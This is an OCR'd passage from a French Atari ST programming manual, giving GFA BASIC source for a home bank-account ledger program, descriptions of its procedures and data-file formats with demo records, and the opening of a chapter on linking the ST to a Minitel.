    variable_de_gestion%=0
    FOR nt%=1 TO LEN(catalogue_fichier$)/8
      IF UPPER$(c$)=UPPER$(RIGHT$(LEFT$(catalogue_fichier$,nt%*8),8))
        variable_de_gestion%=1
      ENDIF
    NEXT nt%
    IF variable_de_gestion%=1
      taf=1
      k$=nom_du_fichier$
      nom_du_fichier$=c$
      variable_de_gestion%=0
      VOID FRE()
      OPEN "i",#10,nom_du_fichier$
      INPUT #10,nombre_total_d_operations
      FOR variable_de_gestion%=nombre_total_d_operations DOWNTO 1
        INPUT #10,la_date$(variable_de_gestion%),numero_cheque$(varia
ble_de_gestion%),detail_operation$(variable_de_gestion%),operation(
variable_de_gestion%),nouvel_avoir(variable_de_gestion%),rentre_le$
(variable_de_gestion%)
      NEXT variable_de_gestion%
      CLOSE #10
      TITLEW #1," *** TRAVAIL SUR UN AUTRE FICHIER *** "
      trace_du_cadre
    ELSE
      ALERT 1,"FICHIER INEXISTANT",1,"RETURN",variable%
    ENDIF
    IF taf=1
      SGET ecran$
      OPENW #2,150,80,300,100,&H0
      CLS
      TITLEW #2," *** MENU *** "
      PRINT "1 : Sauvegarde du fichier"
      PRINT "2 : Retour au menu principal"
      PRINT "3 : Autre fichier"
      PRINT "4 : ";nom_du_fichier$
      REPEAT
        choix$=INKEY$
      UNTIL choix$="1" OR choix$="2" OR choix$="3" OR choix$="4"
      CLOSEW #2
      SPUT ecran$
      SELECT choix$
      CASE "1"
```

(suite)

```
    CLS
    SGET ecran$
    OPENW #2,150,80,300,100,&H0
    CLS
    TITLEW #2," *** CONFIRMATION *** "
    PRINT " Ok (O/N) : ?"
         REPEAT
           a$=INKEY$
         UNTIL a$<>""
         CLOSEW #2
         SPUT ecran$
         a$=UPPER$(a$)
         IF a$="O"
           j$=nom_du_fichier$
           nom_du_fichier$=k$
           k$=j$
           sauvegarde_effective
           j$=k$
           k$=nom_du_fichier$
           nom_du_fichier$=j$
         ENDIF
       CASE "2"
         compte_2
       CASE "3"
         fichier_ferme_ok
       CASE "4"
         mise_a_jour
       ENDSELECT

    ENDIF
RETURN

PROCEDURE ouverture_fermeture

    CLS
    TITLEW #1," *** OUVERTURE - FERMETURE DE FICHIER *** "

    LOCATE 1,8
    PRINT " Nom du nouveau fichier :";i$;" -> ...."
    LOCATE 5,10
    PRINT "Date :........."
    LOCATE 5,12
    PRINT "Avoir : ";
    PRINT USING "#########.##",nouvel_avoir(nombre_total_d_operations)
    ligne=8
    col=26+LEN(i$)
    nombre_de_caracteres%=4
    entree_d_un_message
    c$=i$+LEFT$(n$+SPACE$(5),5)
    variable_de_gestion%=0
    FOR nt%=1 TO LEN(catalogue_fichier$)/8
      IF UPPER$(c$)=UPPER$(RIGHT$(LEFT$(catalogue_fichier$,nt%*8),8))
        variable_de_gestion%=1
      ENDIF
    NEXT nt%
    IF variable_de_gestion%=1
```



(suite)

```
    ALERT 1,"FICHIER INEXISTANT",1,"RETURN",variable
  ELSE
    col=11
    ligne=10
    nombre_de_caracteres%=8
    entree_d_un_message
      d$=n$
      SGET ecran$
      OPENW #2,150,80,300,100,&H0
      CLS
      TITLEW #2," *** CONFIRMATION *** "
      PRINT " Ok (O/N) : ?"
      REPEAT
        a$=INKEY$
      UNTIL a$<>""
      CLOSEW #2
      SPUT ecran$
      a$=UPPER$(a$)
      IF a$="O"
        nombre_total_d_operations=nombre_total_d_operations+1
        nouvel_avoir(nombre_total_d_operations)=nouvel_avoir(nombre_t
otal_d_operations-1)
        la_date$(nombre_total_d_operations)=d$
        detail_operation$(nombre_total_d_operations)="Fermeture"
        k$=nom_du_fichier$
        TITLEW #1," *** SAUVEGARDE *** "
        sauvegarde_effective
        operation_sans_numero=1
        nouvel_avoir(1)=nouvel_avoir(nombre_total_d_operations)
        numero_cheque$(1)=""
        rentre_le$(1)=""
        nombre_total_d_operations=1
        la_date$(1)=d$
        nom_du_fichier$=c$
        catalogue_fichier$=catalogue_fichier$+nom_du_fichier$
        operation(1)=nouvel_avoir(1)
        k$=nom_du_fichier$
        sauvegarde_effective
        PRINT
        titre$=" *** Nouveau fichier cree: "+nom_du_fichier$+" *** "
        TITLEW #1,"titre$"
        CLS
        ALERT 0,"Appuyez sur:RETURN",1,"RETURN",variable
      ENDIF
    ENDIF
  RETURN

  PROCEDURE mise_a_jour
    CLS
    TITLEW #1," *** MISE A JOUR *** "
    trace_du_cadre
    PAUSE 30
    TITLEW #1,"[1]= INSERTION   [2]= MODIFICATION   [ESC]"
    REPEAT
      mise_jour$=INKEY$
    UNTIL mise_jour$<>""
    SELECT mise_jour$
```

(suite)

```
  CASE "1"
    CLS
    trace_du_cadre
    nombre_d_operation_actuel=nombre_total_d_operations
    ligne=1
    affichage_ligne
      trace_du_cadre
      REPEAT
        '
        PRINT #1," *** INSERTION *** "
        '
        ligne=ligne+1
        nombre_total_d_operations=nombre_total_d_operations+1
        nombre_d_operation_actuel=nombre_total_d_operations
        RESTORE donnee_d_affichage
        FOR variable_de_gestion%=1 TO 6
          READ f(variable_de_gestion%)
        NEXT variable_de_gestion%
        FOR variable_de_gestion%=1 TO 6
          READ g(variable_de_gestion%)
        NEXT variable_de_gestion%
        FOR variable_de_gestion%=1 TO 6
          nombre_de_caracteres%=f(variable_de_gestion%)
          col=g(variable_de_gestion%)
          trace_du_cadre
          entree_d_un_message
          t$(variable_de_gestion%)=n$
          IF variable_de_gestion%=4
            LOCATE 35,ligne
            PRINT SPACE$(f(variable_de_gestion%))
            IF VAL(t$(4))<>0
              LOCATE 35,ligne
              PRINT USING "#########.##",VAL(t$(4))
            ENDIF
          ENDIF
          IF variable_de_gestion%=5
            LOCATE 46,ligne
            PRINT SPACE$(f(variable_de_gestion%))
            IF VAL(t$(5))<>0
              LOCATE 46,ligne
              PRINT USING "#########.##",VAL(t$(5))
            ENDIF
                ENDIF
                 IF variable_de_gestion%=4 OR variable_de_gestion%=5
          operation(nombre_total_d_operations)=VAL(t$(4))-VAL(t$(5)
)
          nouvel_avoir(nombre_total_d_operations)=nouvel_avoir(nomb
re_total_d_operations-1)+operation(nombre_total_d_operations)
          LOCATE 58,ligne
          PRINT USING "#########.##",nouvel_avoir(nombre_total_d_ope
rations)
        ENDIF
        la_date$(nombre_total_d_operations)=t$(1)
        t$(2)=UPPER$(t$(2))
        detail_operation$(nombre_total_d_operations)=t$(3)
      NEXT variable_de_gestion%
      IF t$(2)=""
        operation_sans_numero=operation_sans_numero+1
```

(suite)

```
          numero_cheque$(nombre_total_d_operations)="OSN"+STR$(operat
ion_sans_numero)
          LOCATE 10,ligne
          PRINT numero_cheque$(nombre_total_d_operations)
        ELSE
          numero_cheque$(nombre_total_d_operations)=t$(2)
        ENDIF
        rentre_le$(nombre_total_d_operations)=t$(6)
        trace_du_cadre
        SGET ecran$
        OPENW #2,150,80,300,100,&H0
        CLS
        TITLEW #2," *** CONFIRMATION *** "
        PRINT " OK (O/N) : ?"
        REPEAT
          a$=INKEY$
        UNTIL a$<>""
        CLOSEW #2
        SPUT ecran$
        IF UPPER$(a$)<>"O"
          IF numero_cheque$(nombre_total_d_operations)<>t$(2)
            operation_sans_numero=operation_sans_numero-1
          ENDIF
          LOCATE 1,ligne
          PRINT SPACE$(79)
          trace_du_cadre
          nombre_total_d_operations=nombre_total_d_operations-1
          ligne=ligne-1
        ELSE
          IF rentre_le$(nombre_total_d_operations)<>""
            avoir_du_releve=avoir_du_releve+operation(nombre_total_d_
operations)
          ENDIF
        ENDIF
        SGET ecran$
        OPENW #2,150,80,300,100,&H0
        CLS
        TITLEW #2," *** LIGNE SUIVANTE *** "
        PRINT " une autre ligne (O/N) :?"
        REPEAT
          a$=INKEY$
        UNTIL a$<>""
        a$=UPPER$(a$)
        CLOSEW #2
        SPUT ecran$
      UNTIL a$<>"O"
    CASE "2"
      TITLEW #1," *** MODIFICATION *** "
      CLS
      trace_du_cadre
      PAUSE 30
      dat$="[ESC]"
      trouve=0
      REPEAT
        TITLEW #1," *** [O]= DATE  -  [1]= NUMERO  -  [2]= LIST  -  [
3]= VALIDE  -  "+dat$
        fin$=""
        taf=0
        REPEAT
```

(suite)

```
        a$=INKEY$
      UNTIL a$<>""
      IF a$=CHR$(27)
        fin$="FIN"
      ENDIF
      SELECT a$
      CASE "0"
        SGET ecran$
        OPENW #2,150,80,300,100,&H0
        TITLEW #2," *** ENTREE DATE *** "
        CLS
        dat$=""
        PRINT "Date de validation :";
        FORM INPUT 8 AS dat$
        CLOSEW #2
        SPUT ecran$
      CASE "1"
        recherche_d_un_numero
        IF trouve=TRUE
          nombre_d_operation_actuel=numero_trouve
          affichage_ligne
          ligne=ligne+1
        ENDIF
      CASE "2"
        CLS
        repertoire
      CASE "3"
        IF trouve=TRUE
          IF LEN(rentre_le$(nombre_d_operation_actuel))=0
            avoir_du_releve=avoir_du_releve+operation(nombre_d_oper
ation_actuel)
          ENDIF
          rentre_le$(nombre_d_operation_actuel)=dat$
          ligne=ligne-1
          affichage_ligne
          ligne=ligne+1
          SGET ecran$
          OPENW #2,150,80,300,100,&H0
          TITLEW #2," *** ENCORE *** "
          CLS
          PRINT " Meme operation ?(O/N)"
          REPEAT
            meme$=INKEY$
          UNTIL meme$<>""
          CLOSEW #2
          SPUT ecran$
          meme$=UPPER$(meme$)
          IF meme$="O"
            trouve=0
          ELSE
            IF taf<>1
              fin$="FIN"
            ENDIF
          ENDIF
        ENDIF
      ENDSELECT
    UNTIL fin$="FIN"
  ENDSELECT
```

(suite)

```
  RETURN
  .
  .
  PROCEDURE entree_d_un_message
    LOCAL a$
  nt%=0
  n$=""
  LOCATE col,ligne
  a$=""
  FORM INPUT nombre_de_caracteres% AS a$
  n$=a$
RETURN
.
.
PROCEDURE repertoire
  .
  LOCAL a$
  .
  TITLEW #1,"[1] =lecture d'une page  -  [2]= recherche d'un numero
  -  <ESC>"
  TOPW #1
  CLS
  trace_du_cadre
  .
  REPEAT
    REPEAT
      a$=INKEY$
    UNTIL a$<>""
    SELECT a$
    CASE "1"
      lecture_d_une_page
    CASE "2"
      recherche_d_un_numero
    ENDSELECT
    TITLEW #1,"[1] =lecture d'une page  -  [2]= recherche d'un nume
ro  -  <ESC>"
  UNTIL a$=CHR$(27)
RETURN
.
.
PROCEDURE lecture_d_une_page
  .
  ligne=1
  page=1+INT(nombre_total_d_operations/18)
  IF page=1+nombre_total_d_operations/18
    page=page-1
  ENDIF
  message$=STR$(page)
  message$=message$+" page"
  IF page>1
    message$=message$+"s"
  ENDIF
  message$=message$+" ecrite"
  IF page>1
    message$=message$+"s"
  ENDIF
  TITLEW #1,message$
  CLS
  trace_du_cadre
```

(suite)

```
    REPEAT
      numero_de_page
    UNTIL pag1<>0
    afficher_page
    message$="page No :"
    message$=message$+STR$(pag1)
    message$=message$+"   Autre page  O/N,+1,-1 :?"
    TITLEW #1,message$
    REPEAT
      REPEAT
        a$=INKEY$
      UNTIL a$<>""
      a$=UPPER$(a$)
      SELECT a$
      CASE "O"
        REPEAT
          numero_de_page
        UNTIL pag1<>0
      CASE "-"
        pag1=pag1-1
        IF pag1<=0
          pag1=pag1+1
        ENDIF
      CASE "+"
        pag1=pag1+1
        IF pag1>page
          pag1=page
        ENDIF
      DEFAULT
        a$="N"
      ENDSELECT
      IF a$<>"N"
        afficher_page
        trace_du_cadre
      ENDIF
    UNTIL a$="N"
  RETURN

  PROCEDURE numero_de_page
    SGET ecran$
    OPENW #2,150,80,300,100,&H0
    TITLEW #2,"SELECTION PAGE"
    CLS
    pag1$=""
    PRINT "Numero de page :";
    FORM INPUT 3 AS pag1$
    pag1=VAL(pag1$)
    pag1=FIX(pag1)
    IF pag1<=0
      ALERT 1,"Pas de numero de:page si petit",1,"RETURN",pag1
      pag1=0
    ENDIF
    IF pag1>page
      ALERT 1,"Numero de page:incorrect",1,"RETURN",pag1
      pag1=0
    ENDIF
    CLOSEW #2
```



(suite)

```
    SHUT ecran$

RETURN
PROCEDURE afficher_page
  LOCAL variable_de_gestion%
  IF pag1*18-17<=nombre_total_d_operations AND nombre_total_d_opera
tions<=pag1*18
    variable_de_gestion%=nombre_total_d_operations
  ELSE
    variable_de_gestion%=pag1*18
  ENDIF
  FOR nombre_d_operation_actuel=pag1*18-17 TO variable_de_gestion%
    affichage_ligne
    ligne=ligne+1
  NEXT nombre_d_operation_actuel
  trace_du_cadre
RETURN

PROCEDURE recherche_d_un_numero

    ligne=4
  IF ligne=24
  CLS
  trace_du_cadre
  ligne=4
  ENDIF
  recherche_effective
  IF trouve
    ligne=ligne+1
    nombre_d_operation_actuel=numero_trouve
    affichage_ligne
    trace_du_cadre
  ENDIF
RETURN

PROCEDURE affichage_ligne
  LOCATE 1,ligne
  PRINT la_date$(nombre_d_operation_actuel);
  LOCATE 10,ligne
  PRINT numero_cheque$(nombre_d_operation_actuel);
  LOCATE 20,ligne
  PRINT detail_operation$(nombre_d_operation_actuel);
  IF operation(nombre_d_operation_actuel)<0
    LOCATE 46,ligne
    PRINT USING "##########.##",ABS(operation(nombre_d_operation_actu
el));
  ELSE
    LOCATE 35,ligne
    PRINT USING "##########.##",ABS(operation(nombre_d_operation_actu
el));
  ENDIF
  LOCATE 58,ligne
  PRINT USING "#########.##",nouvel_avoir(nombre_d_operation_actuel)
;
  LOCATE 71,ligne
  PRINT rentre_le$(nombre_d_operation_actuel)
RETURN
```

(suite)

```
'
'
PROCEDURE recherche_effective
   SGET ecran$
   trouve=FALSE
   OPENW #2,150,80,300,100,&H0
   TITLEW #2,"RECHERCHE NUMERO"
   CLS
   PRINT
   nrech$=""
   PRINT "Numero a rechercher :";
   FORM INPUT 9 AS nrech$
   nrech$=UPPER$(nrech$)
   FOR variable_de_gestion%=nombre_total_d_operations DOWNTO 1
      IF nrech$=numero_cheque$(variable_de_gestion%)
         trouve=TRUE
         numero_trouve=variable_de_gestion%
      ENDIF
   NEXT variable_de_gestion%
   CLS
   IF trouve=FALSE
      message$=nrech$+" fait pas partie du fichier"
      ALERT 1,message$,1,"RETURN",variable_de_gestion%
   ENDIF
   CLOSEW #2
   SPUT ecran$

RETURN
'
'
PROCEDURE trace_du_cadre
   LOCAL colonne%
   LOCAL ligne%
   colonne%=CRSCOL
   ligne%=CRSLIN
   LINE 67,0,67,176          ' apres
   LINE 68,0,68,176          '       Date
   LINE 147,0,147,176        ' apres
   LINE 148,0,148,176        '       Numero
   LINE 283,0,283,176        ' apres
   LINE 284,0,284,176        '       Objet
   LINE 363,0,363,176        ' apres
   LINE 364,0,364,176        '       Credit
   LINE 451,0,451,176        ' apres
   LINE 452,0,452,176        '       Debit
   LINE 547,0,547,176        ' apres
   LINE 548,0,548,176        '       N.Avoir
   LOCATE colonne%,ligne%
RETURN
'
'
PROCEDURE lecture_de_la_fiche
   variables_ccp$="var"+i$
   OPEN "i",#10,variables_ccp$
   INPUT #10,nombre_total_d_operations,operation_sans_numero,nom_du_
fichier$,catalogue_fichier$,avoir_du_releve,la_date_de_mise_a_jour$
,majp$
   CLOSE #10
```



(suite)

```
    OPEN "I",#10,nom_du_fichier$
    INPUT #10,nombre_total_d_operations
    dimensionner_les_tableaux
    FOR variable_de_gestion%=nombre_total_d_operations DOWNTO 1
      INPUT #10,la_date$(variable_de_gestion%),numero_cheque$(variabl
e_de_gestion%),detail_operation$(variable_de_gestion%),operation(va
riable_de_gestion%),nouvel_avoir(variable_de_gestion%),rentre_le$(v
ariable_de_gestion%)
    NEXT variable_de_gestion%
    CLOSE #10
  RETURN

  PROCEDURE dimensionner_les_tableaux
    variable_de_gestion%=0
    VOID FRE()
  RETURN

  PROCEDURE sauvegarde

    TITLEW #1," *** SAUVEGARDE *** "
    CLS
    PRINT
    PRINT "L'avoir indique sur le dernier extrait de compte doit etre
"
    PRINT
    PRINT SPACE$(20);
    PRINT USING "##########.##",avoir_du_releve;
    PRINT " Frs"
    PRINT
    PRINT " Ok :?"
    REPEAT
      a$=INKEY$
    UNTIL a$<>""
    a$=UPPER$(a$)
    IF a$="O"
      CLS
      LOCATE 1,14
      PRINT "  Mise a jour le :........."
      LOCATE 14,16
      PRINT "par :..............."
      ligne=14
      col=19
      nombre_de_caracteres%=8
      entree_d_un_message
      la_date_de_mise_a_jour$=n$
      ligne=16
      col=19
      nombre_de_caracteres%=15
      entree_d_un_message
      majp$=n$
      k$=nom_du_fichier$
      PRINT
      PRINT
      sauvegarde_effective
    ENDIF
```

(suite)

```
RETURN

PROCEDURE sauvegarde_effective
    '
    ' sauvegarde sur 1ere disquette
    '
   ALERT 1,"Inserer:la premiere disquette",1,"RETURN",n
   CHDRIVE "a:"
   OPEN "o",#10,"var"+i$
   WRITE #10,nombre_total_d_operations,operation_sans_numero,nom_du_
fichier$,catalogue_fichier$,avoir_du_releve,la_date_de_mise_a_jour$
,majp$
   CLOSE #10
   OPEN "o",#10,k$
   WRITE #10,nombre_total_d_operations
   FOR variable_de_gestion%=nombre_total_d_operations DOWNTO 1
     WRITE #10,la_date$(variable_de_gestion%),numero_cheque$(variabl
e_de_gestion%),detail_operation$(variable_de_gestion%),operation(va
riable_de_gestion%),nouvel_avoir(variable_de_gestion%),rentre_le$(v
ariable_de_gestion%)
   NEXT variable_de_gestion%
   CLOSE #10
    '
    ' sauvegarde sur 2eme disquette
    '
   ALERT 1,"Inserer:la deuxieme disquette",1,"RETURN",n
   CHDRIVE "b:"
   OPEN "o",#10,"var"+i$
   WRITE #10,nombre_total_d_operations,operation_sans_numero,nom_du_
fichier$,catalogue_fichier$,avoir_du_releve,la_date_de_mise_a_jour$
,majp$
   CLOSE #10
   OPEN "o",#10,k$
   WRITE #10,nombre_total_d_operations
   FOR variable_de_gestion%=nombre_total_d_operations DOWNTO 1
     WRITE #10,la_date$(variable_de_gestion%),numero_cheque$(variabl
e_de_gestion%),detail_operation$(variable_de_gestion%),operation(va
riable_de_gestion%),nouvel_avoir(variable_de_gestion%),rentre_le$(v
ariable_de_gestion%)
   NEXT variable_de_gestion%
   CLOSE #10
RETURN
```

Lors de la frappe du programme, nous vous recommandons de porter tout particulièrement votre attention sur les noms très explicites des variables afin d'éviter de graves erreurs au moment du fonctionnement.

On veillera aussi à respecter les caractères apostrophe permettant de détacher les différentes parties de traitement et les procédures.

**LA STRUCTURE DU PROGRAMME**

Il est difficile d'étudier le programme en se référant au listing, car un certain manque de repères nous empêche de localiser facilement les instructions, le GFA n'utilisant pas les numéros de lignes.

Nous nous contenterons d'énumérer les différentes procédures, accompagnées des traitements qu'elles opèrent sur le programme.

Commençons tout de même par l'arbre principal du programme qui, après vérification de la résolution d'écran utilisée, s'assure que la disquette de travail numéro 1 se trouve dans le lecteur.

Il dimensionne ensuite les différents tableaux correspondant aux champs de la feuille de calcul. Le nombre d'opérations traitées apparaît sous le nom de

variable_de_gestion%

et vous pouvez l'augmenter si vous possédez une capacité mémoire supérieure à la capacité de base de l'Atari 520 ST.

Le programme principal boucle ensuite sur les différents types de comptes qui peuvent être gérés.

- *Procédure* **choix_du_compte** : affiche l'écran initial et gère le choix effectué sur celui-ci en branchant aux différentes procédures de traitement.

- *Procédure* **autre_compte** : permet d'acquérir un nom de compte différent des comptes standard proposés. On remarquera l'instruction FORM INPUT qui permet d'acquérir une chaîne de caractères en lui spéficiant sa longueur maximale.

- *Procédure* **lowvideo** : lorsqu'elle est appelée, permet d'afficher en inversion vidéo.

- *Procédure* **normvideo** : réciproque de lowvideo.

- *Procédure* **ouverture_d_un_compte** : permet l'acquisition et la sauvegarde de l'intitulé, du type, de la date et de l'avoir initial du compte. On remarquera l'instruction CHDRIVE "a:" ou CHDRIVE "b:" qui permet d'effectuer le changement de lecteur actif, et par là-même, le changement de disquette lors de l'utilisation avec un seul lecteur.

- *Procédure* **entree_texte** : permet d'entrer un texte à un emplacement donné, selon un format donné ; c'est un substitut à FORM INPUT.

• *Procédure* ***compte__1*** : première partie du programme de gestion de compte, qui permet de vérifier si le compte a bien été ouvert, et dans l'affirmative, de lire et d'afficher l'intitulé.

• *Procédure* ***compte__2*** : constitue la plus grosse partie du programme de gestion puisque c'est cette procédure qui va traiter le fichier.

Vous remarquerez les étiquettes **donnee__d__affichage** et **menu** repérant les zones « DATA ».

Cette procédure affiche la feuille de gestion, lit le fichier et scrute le choix du menu pour se brancher vers les différents choix.

• *Procédure* ***catalogue__fichier*** : affiche tous les noms des fichiers gérés par un type de compte.

• *Procédure* ***travail__sur__fichier__ferme*** : demande la confirmation de fermeture du fichier en cours et branche sur la procédure **fichier__ferme__ok**.

• *Procédure* ***fichier__ferme__ok*** : après acquisition du nom du fichier, effectue sa lecture et propose le sous-menu correspondant.

• *Procédure* ***ouverture__fermeture*** : se charge de l'acquisition du nouveau nom du fichier, sauvegarde le fichier précédent, ainsi que les caractéristiques du nouveau fichier dans **VARXXX**.

• *Procédure* ***mise__a__jour*** : présente les deux choix possibles et effectue un traitement de type **CAS** par la structure algorithmique **SELECT ... CASE ... ENDSELECT**, pour gérer l'insertion ou la modification.

• *Procédure* ***entree__d__un__message*** : permet d'acquérir un message à un endroit précis de l'écran.

• *Procédure* ***repertoire*** : permet le branchement aux deux choix possibles de cette fonction par une structure de **CAS**.

• *Procédure* ***lecture__d__une__page*** : l'une des procédures appelées selon l'un des cas de la procédure **repertoire**.

• *Procédures* ***numero__de__page et afficher__page*** : procédures appelées par **lecture__d__une page** pour l'étude du répertoire.

• *Procédure* ***recherche__d__un__numero*** : procédure qu'il est possible d'appeler du répertoire pour effectuer une recherche sur un numéro d'opération connue.

• *Procédure* ***affichage__ligne*** : permet d'afficher les paramètres d'une opération dans les différentes colonnes de la feuille de calcul et selon un format numérique déterminé (utilisation de **PRINT USING** avec deux chiffres après la virgule).

• *Procédure* ***recherche__effective*** : permet la recherche d'une opération sur le fichier complet.

• *Procédure* ***trace__du__cadre*** : appelée relativement souvent pour regénérer le tracé des lignes dessinant le cadre de la feuille de calcul.



• *Procédure* **lecture_de_la_fiche** : lit le fichier de travail sur le lecteur courant.

• *Procédure* **dimensionner_les_tableaux** : permet de récupérer la place mémoire des variables inutilisées par un procédé dit de « garbage ».

• *Procédures* **sauvegarde** *et* **sauvegarde_effective** : gèrent le point 6 du menu par écriture du fichier en accès séquentiel.

Vous avez certainement remarqué tout au long de ce programme une utilisation intensive des instructions **SGET ecran$** et **SPUT ecran$** qui permettent respectivement de sauvegarder et restituer une image écran. C'est une méthode couramment employée pour restituer un écran dans sa forme précédant l'ouverture d'une fenêtre ; elle répond à l'algorithme suivant que nous vous recommandons d'utiliser car il est relativement rapide :

- **DEBUT**
  - **Sauvegarder** l'écran dans une variable
  - **Ouvrir** la fenêtre
  - **PROCEDURE** travailler dans la fenêtre ouverte
  - **Fermer** la fenêtre
  - **Restituer** l'écran depuis la variable
- **FIN**

Rappelons que ce programme, qui a le mérite de fonctionner plus que correctement, sans prétention de concurrencer les quelques logiciels existants du commerce, bien que rivalisant avec certains d'entre eux au niveau des performances, est aussi présenté dans le but que vous puissiez l'étudier, le décortiquer, le hacher, pour vous permettre, si ce n'est d'en réécrire un de toutes pièces, au moins de le modifier en fonction de besoins auxquels nous n'aurions pas pensé.

# 9/5.4.6

# Le format des fichiers

Vous vous êtes peut-être demandé pourquoi nous avons utilisé l'accès séquentiel pour gérer nos fichiers, alors que l'accès direct permet un déroulement du programme avec moins de gourmandise en mémoire et une plus grande rapidité de travail sur les grands fichiers.

En fait, nous avons pensé à ceux d'entre vous qui désireront travailler sur le fichier d'opérations avec d'autres logiciels qui traitent sans problème

des fichiers de type ASCII plutôt que des fichiers dans un format qu'ils ne reconnaissent pas toujours.

Avec les explications que nous allons vous donner sur les structures des fichiers de gestion de compte, vous pourrez facilement traiter ceux-ci avec des logiciels existants et surtout, nous l'espérons, avec vos propres logiciels.

**INTXXX**

Le fichier dénommé **INTXXX** (**INTBNP** dans la plupart des explications concernant l'utilisation du logiciel, **INTESS** dans le fichier de démonstration qui sera fourni avec la disquette) contient les coordonnées du compte et se présente selon le format de la figure 18.

```
"PARIS","123456789","EDITIONS WEKA","82,RUE CURIAL","","75019   PARIS"
-FIN DE FICHIER-
```

**Fig. 18**

Chacune des coordonnées est placée entre parenthèses, séparée par des virgules, et elles correspondent dans l'ordre à :

1/ La situation de la banque (centre).

2/ Le numéro du compte.

3/ Le nom du titulaire.

4/ La première partie de l'adresse.

5/ La deuxième partie de l'adresse (dans notre cas, on trouve une chaîne vidéo).

6/ La ville (dans notre cas, nous y avons noté le code postal).

Ce fichier est créé lors de l'ouverture du compte, et n'est ensuite plus modifié.

**VARXXX**

**VARXXX** est le fichier de variables principales du programme, et se présente aussi simplement que le précédent (voir figure 19).

```
21,6,"ESSDEMO","ESSDEMO ",8750,"18.03.91","Weka"
-FIN DE FICHIER-
```

**Fig. 19**

Sept champs le composent, séparés par des virgules, dont certains sont numériques, et sont dans l'ordre :

1/ Le nombre d'opérations traitées lors de la dernière sauvegarde (dans notre cas 21).

2/ Le numéro de la dernière opération sans numéro (OSN), qui est ici le numéro 6.

3/ Le nom du dernier fichier en cours de gestion (ici ESSDEMO).

4/ Le catalogue complet des fichiers traités par le compte (ici, un seul apparaît, sinon on trouverait la suite des fichiers traités, séparés par des espaces).

5/ L'avoir du dernier relevé de la banque.

6/ La date de la dernière mise à jour.

7/ Le nom du dernier utilisateur.

## XXXNOMF

XXXNOMF est le nom du fichier traité (BNP1991 dans les explications, ou ESSDEMO dans le fichier de démonstration), et se présente selon la copie de la figure 20.

```
21
"18.02.91","14","Cheque 14",-300,4869.82,""
"17.02.91","OSN6","Remboursement",1000,5169.82,"17.02.91"
"17.02.91","13","Cheque 13",-400,4169.82,""
"16.02.91","12","Cheque 12",-300,4569.82,""
"15.02.91","11","Cheque 11",-200,4869.82,""
"14.02.91","OSN5","Prime",2000,5069.82,"14.02.91"
"13.02.91","OSN4","Retrait",-300,3069.82,"14.02.91"
"13.02.91","10","Grande surface",-400.1,3369.82,""
"12.02.91","9","Essence",-236,3769.12,""
"11.02.91","8","Alimentation",-303.25,4005.12,""
"10.02.91","7","Vetements",-510.3,4308.37,""
"10.03.91","6","Pharmacie",-220,4878.67,""
"09.03.91","OSN3","Retrait",-400,5098.67,"10.03.91"
"07.03.91","5","Medecin",-90,5498.67,""
"06.03.91","4","Cheque 4",-281.1,5588.67,""
"05.03.91","3","Cheque 3",-400.23,5969.77,""
"02.03.91","OSN2","Page fevrier",5000,6350,"02.03.91"
"01.03.91","OSN1","Retrait",-400,1350,"02.03.91"
"26.02.91","2","Cheque 2",-100,1750,""
"25.02.91","1","Cheque 1",-150,1850,"28.02.91"
"21.02.91","","Initialisation.",2000,2000,""

-FIN DE FICHIER-
```

**Fig. 20**

Ce fichier contient le nombre d'opérations effectuées (ici 21), suivi de toutes les opérations.

Chaque opération est présentée selon un format légèrement différent de celui de la feuille de calcul :

1/ La date de l'opération.

2/ Le numéro de l'opération (numéro du chèque, OSNxx, ...).

3/ L'objet de l'opération.

4/ Le débit ou le crédit au compte ; un crédit étant signalé par un nombre positif, un nombre négatif représentant un débit.

5/ Le solde du compte suite à l'opération.

6/ La date de valeur, constituée par une chaîne vide au cas où l'opération ne serait pas encore pointée.

# 9/5.4.7

# Un dernier conseil

Nous vous proposons de repérer chaque objet d'opération par une éventuelle première lettre qui sera commune aux opérations du même type. Par exemple **H** pour les dépenses d'habillement, **A** pour l'alimentation, **L** pour les loisirs, **V** pour la voiture, etc.

Ce repérage vous permettra, si vous le désirez, de traiter le fichier ultérieurement par un logiciel personnel effectuant un bilan des dépenses par poste (l'auteur se penche sur le problème).

# 10

# Sommaire

**10/1 La connexion du ST au Minitel**
**10/1.1 Les signaux de la prise péri-informatique du Minitel**
**10/1.2 Interface Atari-Minitel**

**10/2 La commande de circuits intégrés TTL, CMOS et de puissance**

**10/3 Un système de cartes d'extension pour Atari ST**
**10/3.1 La conception du système**
**10/3.2 Le concept STdev**
10/3.2.1 Préparation du rack, des câbles et réalisation de STdev
I. Préparation du rack et des câbles
II. Réalisation de STdev
**10/3.3 ELECTRA : la commande de courant**
**10/3.4 ANANUM : l'acquisition analogique**
10/3.4.1 Des sondes pour ANANUM
I. Capteur de lumière
II. Capteur de température
**10/3.5 CHRONOS : horloge temps réel sauvegardée avec alarme**
**10/3.6 VOCALISE : la synthèse vocale**
**10/3.7 RELAX : les relais sans peine**
**10/3.8 DOMOTICA : l'expérience domotique**

**10/4 Un générateur sonore performant : le SAA 1099**
**10/4.1 Programme d'application**

# Sommaire

# 10/1

# La connexion du ST au Minitel

Si vous possédez un Minitel, peut-être avez-vous vu augmenter dans des proportions non négligeables vos notes de téléphone, surtout si vous utilisez les services 36-15 et supérieurs. Dans ce chapitre, nous allons étudier le fonctionnement du Minitel et sa liaison à votre Atari ST, par l'intermédiaire de la prise péri-informatique (côté Minitel), et de la RS 232 (côté Atari).

Cette liaison vous permettra :

— de stocker rapidement en mémoire, puis sur disque, les pages minitel accédées (sans les lire) ;

— de vous déconnecter du serveur ;

— de lire tranquillement les pages minitel chargées, sans être connecté.


Dans un premier temps, nous allons étudier les signaux transitant sur la prise péri-informatique située sur la face arrière du Minitel.

# 10/1.1

# Les signaux de la prise péri-informatique du Minitel

La prise péri-informatique permet de relier au Minitel plusieurs sortes de périphériques : micro-ordinateur, imprimante, clavier de saisie perfectionné, lecteur de cartes, etc.).

Elle est du type DIN 5 broches femelle. Son brochage est le suivant :




Les broches ont la signification suivante :

1 : Réception série de données sur le Minitel
La réception est du type série asynchrone, 7 bits de données et un bit de parité paire à la vitesse standard de 1 200 bauds.

2 : Masse

3 : Emission série de données par le Minitel
